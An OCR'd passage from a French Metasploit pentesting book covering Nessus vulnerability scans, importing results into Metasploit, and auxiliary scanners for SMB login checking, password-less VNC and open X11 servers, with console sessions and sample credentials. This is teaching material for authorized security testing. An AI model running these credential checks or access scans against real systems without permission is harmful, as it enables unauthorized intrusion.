


Figure 4.12
La configuration de la fenêtre Policies de Nessus.

Vous trouverez de nombreuses options disponibles, qui figurent dans la documentation de Nessus.

1.Entrez un nom pour le scan (voir Figure 4.13). Nous allons utiliser le nom The_Works dans notre exemple pour que Nessus exécute tous ses contrôles. Puis cliquez sur NEXT.
2.Comme pour le scan NeXpose effectué précédemment, nous allons configurer ce scan de sorte à utiliser les informations d'authentification pour obtenir une image plus complète des vulnérabilités présentes sur le système cible. Entrez les informations de connexion pour votre système cible et cliquez sur Next.




Figure 4.13
Les paramètres généraux de Nessus.

3.Sur la page des plug-ins, vous pouvez choisir dans une grande variété de plug-ins Nessus pour Windows, Linux, BSD, etc. Si vous savez que vous allez scanner uniquement les systèmes Windows, par exemple, vous pouvez désélectionner un grand nombre de ces plug-ins pour votre première exécution. Cliquez dans le coin inférieur droit sur Enable All (voir Figure 4.14), puis cliquez sur Next.

Figure 4.14
Sélection des plug-ins de scan de Nessus.

4.L'étape finale de la mise en place de la nouvelle stratégie est la page Preferences. Ici, vous pouvez paramétrer Nessus afin de ne pas scanner les périphériques sensibles tels que les imprimantes réseau. Configurez-le pour stocker les résultats dans une base de données externe, fournir des identifiants, et plus encore. Lorsque vous avez terminé votre configuration, cliquez sur Submit pour enregistrer la nouvelle stratégie, laquelle doit être affichée sous la rubrique Policies (voir Figure 4.15).




Figure 4.15
La stratégie nouvellement ajoutée dans Nessus.

Exécuter un scan Nessus

Après avoir créé une politique de scan, vous êtes prêt à configurer un scan. Commencez par sélectionner l'onglet Scans, puis cliquez sur le bouton Add pour ouvrir la fenêtre de configuration du scan. La plupart des configurations Nessus sont définies dans ses stratégies. Quand vous mettez en place un scan, donnez-lui un nom, choisissez une stratégie puis entrez les cibles à analyser (voir Figure 4.16).

Figure 4.16
Configuration d'un scan avec Nessus.

Dans notre exemple, nous ne scannons qu'un seul hôte, mais vous pourriez également entrer des plages d'adresses IP en notation CIDR ou même télécharger un fichier contenant les adresses des cibles visées. Lorsque vous êtes satisfait de la configuration du scan, cliquez sur Launch Scan.

Rapports Nessus

Une fois le scan terminé, il n'apparaît plus dans Scans, et vous devriez trouver une nouvelle entrée sous l'onglet Reports indiquant le nom du scan, son statut et quand il a été mis à jour. Sélectionnez le rapport, puis cliquez sur Browse pour ouvrir une page contenant un résumé du scan mettant en exergue les niveaux de gravité des vulnérabilités trouvées

(voir Figure 4.17).




Figure 4.17
Notre rapport de scan Nessus.

Note

Gardez à l'esprit que, cette analyse ayant été effectuée avec des informations d'authentification, Nessus trouvera de nombreuses vulnérabilités, bien plus qu'il n'en trouverait avec un scan sur une cible anonyme.

Importer des résultats dans le framework Metasploit

Maintenant, nous allons importer les résultats dans le framework.

1.Cliquez sur le bouton Download Report de l'onglet Reports pour enregistrer les résultats sur votre disque dur. Le format de fichier par défaut pour ces rapports, .nessus, peut être analysé par Metasploit. Cliquez sur Submit lorsque vous êtes invité à sélectionner le format par défaut.
2.Chargez msfconsole, créez une base de données avec db_connect et importez le fichier de résultats Nessus en entrant db_import suivi par le nom du fichier du rapport.

msf > **db_connect postgres:toor@127.0.0.1/msf3**

msf > **db_import /tmp/nessus_report_Host_195.nessus**

[*] Importing 'Nessus XML (v2)' data

[*] Importing host 192.168.1.195

3.Pour vérifier que l'hôte scanné et les données de vulnérabilité ont été importés correctement, entrez db_hosts comme illustré ci-après. Vous devriez obtenir une brève liste avec l'adresse IP de la cible, le nombre de services détectés et le nombre de vulnérabilités trouvées.

msf > **db_hosts -c address,svcs,vulns**

Hosts

=====

address svcs vulns

------- ---- -----

192.168.1.195 18 345

4.Pour obtenir une liste complète des données sur les vulnérabilités qui ont été importées dans Metasploit, entrez db_vulns sans paramètre, comme indiqué ici :

msf > **db_vulns**

[*] Time: Wed Mar 09 03:40:10 UTC 2011 Vuln: host=192.168.1.195

name=NSS-10916 refs=OSVDB-755

[*] Time: Wed Mar 09 03:40:10 UTC 2011 Vuln: host=192.168.1.195

name=NSS-10915 refs=OSVDB-754

[*] Time: Wed Mar 09 03:40:11 UTC 2011 Vuln: host=192.168.1.195

name=NSS-10913 refs=OSVDB-752

[*] Time: Wed Mar 09 03:40:12 UTC 2011 Vuln: host=192.168.1.195

name=NSS-10114 refs=CVE-1999-0524,OSVDB-94,CWE-200

[*] Time: Wed Mar 09 03:40:13 UTC 2011 Vuln: host=192.168.1.195

name=NSS-11197 refs=CVE-2003-0001,BID-6535

À la fin de votre pentest, vous écrirez le rapport à votre client en vous aidant de toutes ces références.

Scanner avec Nessus depuis Metasploit

Lorsque vous n'avez pas envie de quitter le confort de la ligne de commande, vous pouvez utiliser le plug-in Nessus Bridge (http://blog.zate.org/nessus-plugin-dev/), créé par Zate, au sein de Metasploit. Il vous permet de contrôler Nessus complètement depuis le framework Metasploit, d'exécuter des scans, d'interpréter les résultats et de lancer des attaques basées sur les vulnérabilités identifiées par Nessus.

1. Comme dans les exemples précédents, détruisez au préalable la base de données existante avec la commande db_destroy et créez-en une nouvelle en utilisant db_connect.
2. Chargez le plug-in Nessus en exécutant load nessus, comme indiqué ici :

msf > **db_destroy postgres:toor@127.0.0.1/msf3**

[*] Warning: You will need to enter the password at the prompts below

Password:

msf > **db_connect postgres:toor@127.0.0.1/msf3**

msf > **load nessus**

[*] Nessus Bridge for Metasploit 1.1

[+] Type nessus_help for a command listing

[+] Exploit Index - (/root/.msf3/nessus_index) - is valid.

[*] Successfully loaded plugin: Nessus

3.L'exécution de la commande nessus_help affiche toutes les commandes que le plug-in peut supporter. Le plug-in Nessus Bridge est l'objet d'un développement et d'une mise à jour régulière. Vous avez donc tout intérêt à vérifier périodiquement l'output de help pour voir si de nouvelles fonctionnalités ont été ajoutées.
4.Avant de commencer un scan avec Nessus Bridge, vous devez d'abord vous authentifier sur le serveur Nessus en utilisant nessus_connect, comme indiqué ici :

msf > **nessus_connect dookie:s3cr3t@192.168.1.101:8834 ok**

[*] Connecting to https://192.168.1.101:8834/ as dookie

[*] Authenticated

5.Comme pour la version graphique de Nessus, vous devez lancer un scan à l'aide d'une stratégie définie par son numéro d'identification. Pour lister les stratégies d'analyse disponibles sur le serveur, utilisez nessus_policy_list :

msf > **nessus_policy_list**

[+] Nessus Policy List

ID	Name	Comments
--	----	--------
-4	Internal Network Scan	
-3	Web App Tests	
-2	Prepare for PCI DSS audits	
-1	External Network Scan	
2	The_Works	

6.Prenez en note l'ID de la stratégie que vous souhaitez utiliser pour votre scan, puis lancez une nouvelle analyse avec nessus_scan_new suivi par le numéro de la stratégie, le nom de votre scan et l'adresse IP de votre cible comme illustré ci-après :

msf > **nessus_scan_new**

[*] Usage:

[*] nessus_scan_new <policy id> <scan name> <targets>

[*] use nessus_policy_list to list all available policies

msf > **nessus_scan_new 2 bridge_scan 192.168.1.195**

[*] Creating scan from policy number 2, called "bridge_scan" and scanning 192.168.1.195

[*] Scan started. uid is d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e

7.Pendant que le scan est en cours, vous pouvez voir son statut en exécutant la commande nessus_scan_status. Lorsque la sortie de cette commande répond No Scans Running, comme illustré ci-après, vous savez que votre analyse est terminée.

msf > **nessus_scan_status**

[*] No Scans Running.

8.Ensuite, vous pouvez lister les rapports d'analyse disponibles avec la commande nessus_report_list. Identifiez l'ID du rapport à importer, puis entrez nessus_report_get pour télécharger le rapport et l'importer dans la base de données de Metasploit automatiquement.

msf > **nessus_report_list**

[+] Nessus Report List

ID	Name	Status	Date
074dc984-05f1-57b1-f0c9-2bb80ada82fd3758887a05631c1d	Host_195	completed	19:43 Mar 08 2011
d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e	bridge_scan	completed	09:37 Mar 09 2011

[*] You can:

[*] Get a list of hosts from the report: nessus_report_hosts <report id>

msf > **nessus_report_get d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e**

[*] importing d2f1fc02-3b50-4e4e-ab8f-38b0813dd96abaeab61f312aa81e

[*] 192.168.1.195 Microsoft Windows XP Professional (English) Done!

[+] Done

9.Enfin, comme pour les autres fonctions d'importation, vous pouvez utiliser db_hosts pour vérifier que les données du scan ont été importées avec succès :

msf > **db_hosts -c address,svcs,vulns**

Hosts

=====

address	svcs	vulns
192.168.1.195	18	345

Maintenant que vous avez vu la variation des résultats du scan avec deux produits différents, vous comprenez mieux la nécessité d'utiliser plus d'un outil pour vos scans. Il revient toujours au pentester d'interpréter les résultats de ces outils automatisés et de les transformer en données exploitables.

Scanners de vulnérabilité spécialisés

Bien que de nombreux scanners de vulnérabilité commerciaux soient disponibles sur le marché, vous n'êtes pas limité à ces services. Pour exécuter une analyse spécifique pour une vulnérabilité sur le réseau, Metasploit dispose de nombreux modules auxiliaires pouvant vous aider à accomplir ces tâches.

Les modules Metasploit suivants ne sont que quelques exemples des nombreux modules de scan auxiliaires inclus dans le framework. Profitez de votre laboratoire pour sonder et explorer le plus grand nombre d'entre eux.

Valider des connexions SMB (*Server Message Block*)

Pour vérifier la validité d'une combinaison nom d'utilisateur et mot de passe, utilisez le SMB Login Check Scanner afin de vous connecter à une plage d'hôtes. Comme on pouvait s'y attendre, ce scan est bruyant et visible, et chaque tentative de connexion sera affichée dans les logs de chaque machine Windows qu'il rencontre.

Après avoir sélectionné le module smb_login avec use, vous pouvez exécuter show_options pour voir les paramètres énumérés dans la colonne Required. Metasploit permet de spécifier un nom d'utilisateur et un mot de passe, une liste d'identifiants et de mots de passe, ou une combinaison des deux. Dans l'exemple suivant, RHOSTS est réglé sur une petite plage d'adresses IP tandis qu'un nom d'utilisateur et un mot de passe sont configurés pour Metasploit pour essayer contre toutes les adresses.

```
msf > use auxiliary/scanner/smb/smb_login

msf auxiliary(smb_login) > show options
```

Module options:

Name	Current Setting	Required	Description
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	Set the SMB service port
SMBDomain	WORKGROUP	no	SMB Domain
SMBPass	password	no	SMB Password
SMBUser	Administrator	no	SMB Username
THREADS	50	yes	The number of concurrent threads

USERPASS_FILE	no	File containing users and passwords separated by space, one pair per line
USER_FILE	no	File containing usernames, one per line

msf auxiliary(smb_login) > **set RHOSTS 192.168.1.150-155**

RHOSTS => 192.168.1.170-192.168.1.175

msf auxiliary(smb_login) > **set SMBUser Administrator**

SMBUser => Administrator

msf auxiliary(smb_login) > **set SMBPass s3cr3t**

SMBPass => s3cr3t

msf auxiliary(smb_login) > **run**

[*] Starting host 192.168.1.154

```
[*] Starting host 192.168.1.150
[*] Starting host 192.168.1.152
[*] Starting host 192.168.1.151
[*] Starting host 192.168.1.153
[*] Starting host 192.168.1.155
❶ [+] 192.168.1.155 - SUCCESSFUL LOGIN (Windows 5.1)
'Administrator' : 's3cr3t'
[*] Scanned 4 of 6 hosts (066% complete)
[*] Scanned 5 of 6 hosts (083% complete)
[*] Scanned 6 of 6 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) >
```

Vous voyez une connexion réussie avec l'utilisateur Administrateur et un mot de passe s3cr3t en ❶. Parce que tous les postes de travail sont clonés à partir d'une image et déployés dans de nombreux environnements d'entreprise, le mot de passe administrateur peut être le même sur chacun d'eux et vous donner accès à tous les postes sur le réseau.

Recherche d'accès VNC ouverts (*Virtual Network Computing*)

Le Virtual Network Computing (VNC) offre une interface graphique à des systèmes distants d'une manière semblable à Remote Desktop de Microsoft. Les installations VNC sont communes dans les entreprises car elles fournissent une vue graphique d'un serveur et des postes de travail. VNC est souvent installé pour répondre à un besoin temporaire puis complètement oublié et non mis à jour, créant alors une vulnérabilité potentielle majeure. Le module VNC Authentication None, scanner intégré à Metasploit, recherche dans une plage d'adresses IP les serveurs VNC qui n'ont pas de mot de passe configuré (qui acceptent l'authentification None, autrement dit un mot de passe vide). Habituellement, cette analyse ne sert à rien, mais un bon pentester teste chaque piste quand il recherche un moyen d'accéder à un système cible.

Note

Les récents serveurs VNC n'autorisent pas des mots de passe vides. Pour en créer un dans votre laboratoire, utilisez les anciens serveurs VNC comme RealVNC 4.1.1.

Le scanner VNC, comme la plupart des modules Metasploit auxiliaires, est facile à configurer et à exécuter. La seule configuration requise pour vnc_none_auth est une adresse IP ou une plage d'adresses IP à analyser. Il suffit de sélectionner le module, de définir vos RHOSTS et THREADS, si nécessaire, et de l'exécuter, comme illustré ci-après :

```
msf > use auxiliary/scanner/vnc/vnc_none_auth

msf auxiliary(vnc_none_auth) > show options


Module options:
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	5900	yes	The target port
THREADS	1	yes	The number of concurrent threads

msf auxiliary(vnc_none_auth) > **set RHOSTS 192.168.1.155**

RHOSTS => 192.168.1.155

msf auxiliary(vnc_none_auth) > **run**

[*] 192.168.1.155:5900, VNC server protocol version : RFB 003.008

[*] 192.168.1.155:5900, VNC server security types supported : None

❶ [*] 192.168.1.155:5900, VNC server security types includes None, free access!

[*] Scanned 1 of 1 hosts (100% complete)

```
[*] Auxiliary module execution completed

msf auxiliary(vnc_none_auth) >
```

Si vous avez de la chance et si Metasploit trouve un serveur VNC sans authentification ❶, vous pouvez utiliser Back|Track vncviewer pour vous connecter à la machine cible sans mot de passe (voir Figure 4.18).




Figure 4.18
Connexion à VNC sans authentification avec vncviewer.

Si vous pensez qu'un scan VNC risque d'être une perte de temps et que vous ne trouverez jamais de systèmes avec un serveur VNC ouvert, détrompez-vous. L'un des auteurs, lors d'un pentest important qui comprenait des milliers de systèmes, a remarqué qu'un de ces systèmes avait un serveur VNC ouvert.

Pendant que l'auteur était connecté au système documentant sa trouvaille, il a remarqué une activité sur le système. C'était pendant la nuit, sur un système où il était peu probable de trouver un utilisateur non autorisé. Même si ce n'est pas toujours considéré comme une pratique exemplaire, l'auteur a fait semblant d'être un autre intrus non autorisé et a fait entrer l'intrus dans la conversation *via* le Notepad L'intrus n'a pas été très brillant et a dit à l'auteur qu'il avait scanné de gros blocs de systèmes à la recherche d'accès VNC ouverts. Voici une partie de la conversation :

- Auteur : Vous êtes des États-Unis ? Ou à l'extérieur du pays ? Je connais quelques personnes au Danemark.
- Attaquant : Je suis de Norvège en fait, hé hé, j'ai des parents au Danemark.
- Auteur : Tu traînes sur toutes les boards. J'en ai apprécié certaines, mais elles sont maintenant fermées.
- Attaquant : J'ai surtout traîné sur des boards de programmation, mais pas grand-chose d'autre. Ça fait longtemps que t'es dans l'hack ? Quel est ton âge d'ailleurs ? Moi, j'ai 22 ans.
- Auteur : Ça fait environ un an ou deux. Encore à l'école. 16 ans. Ça me fait passer le temps.
- Attaquant : Je n'ai pas été jusque-là. Moi aussi, je fais surtout cela pour le plaisir, juste pour essayer de voir ce que je peux faire, tester mes compétences. J'ai écrit le "VNC finder" moi-même d'ailleurs, j'ai trouvé un grand nombre de serveurs, mais c'est le seul sur lequel je peux actuellement me faire plaisir.
- Auteur : Wow. Tu l'as écrit en quoi ? J'peux le télécharger ? T'as un lien ?
- Attaquant : Il est écrit dans un langage appelé PureBasic, mais ce n'est pas encore prêt à être publié, c'est seulement pour ma propre utilisation. Enfin, j'peux peut-être le partager quand même, je peux uploader le code quelque part et te permettre de le compiler. Si toutefois tu peux trouver un compilateur de PureBasic sur des sites de warez :P
- Auteur : C'est cool. Tu peux le mettre sur Pastebin depuis IRC ? Comme ça tu le postes anonymement moi j'ai jamais fait PureBasic. Juste python et perl.

- Attaquant : Laisse-moi voir, je vais chercher ce site pastebin et l'uploader, laisse-moi quelques minutes, je serai dans le coin.

L'attaquant a ensuite donné à l'auteur un lien vers une page pastebin avec le code source complet pour le scanner VNC sur mesure dont il se servait.

Scan pour trouver des serveurs X11 ouverts

Le scanner intégré à Metasploit open_x11 est analogue au scanner vnc_auth, il parcourt une plage d'hôtes à la recherche de serveurs X11 qui permettent aux utilisateurs de se connecter sans authentification. Bien que ces serveurs ne soient plus beaucoup utilisés de nos jours, nombre de machines archaïques continuent d'utiliser des systèmes d'exploitation non mis à jour et dépassés. Comme vous l'avez vu dans les deux exemples précédents, les anciens systèmes sont souvent les plus vulnérables sur un réseau.

Pour exécuter le scanner open_x11, configurez-le simplement comme vous le feriez avec la plupart des autres modules auxiliaires en définissant les RHOSTS et, éventuellement, les valeurs THREADS. Observez l'exemple suivant. Notez que le scanner a trouvé un serveur X ouvert à l'adresse IP 192.168.1.23. Il s'agit d'une vulnérabilité grave, car elle permet à un attaquant d'obtenir un accès non autorisé au système : le système X gère l'interface graphique, y compris la souris et le clavier.

```
msf > use auxiliary/scanner/x11/open_x11

msf auxiliary(open_x11) > show options
```

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	6000	yes	The target port
THREADS	1	yes	The number of concurrent threads

msf auxiliary(open_x11) > **set RHOSTS 192.168.1.0/24**

RHOSTS => 192.168.1.0/24

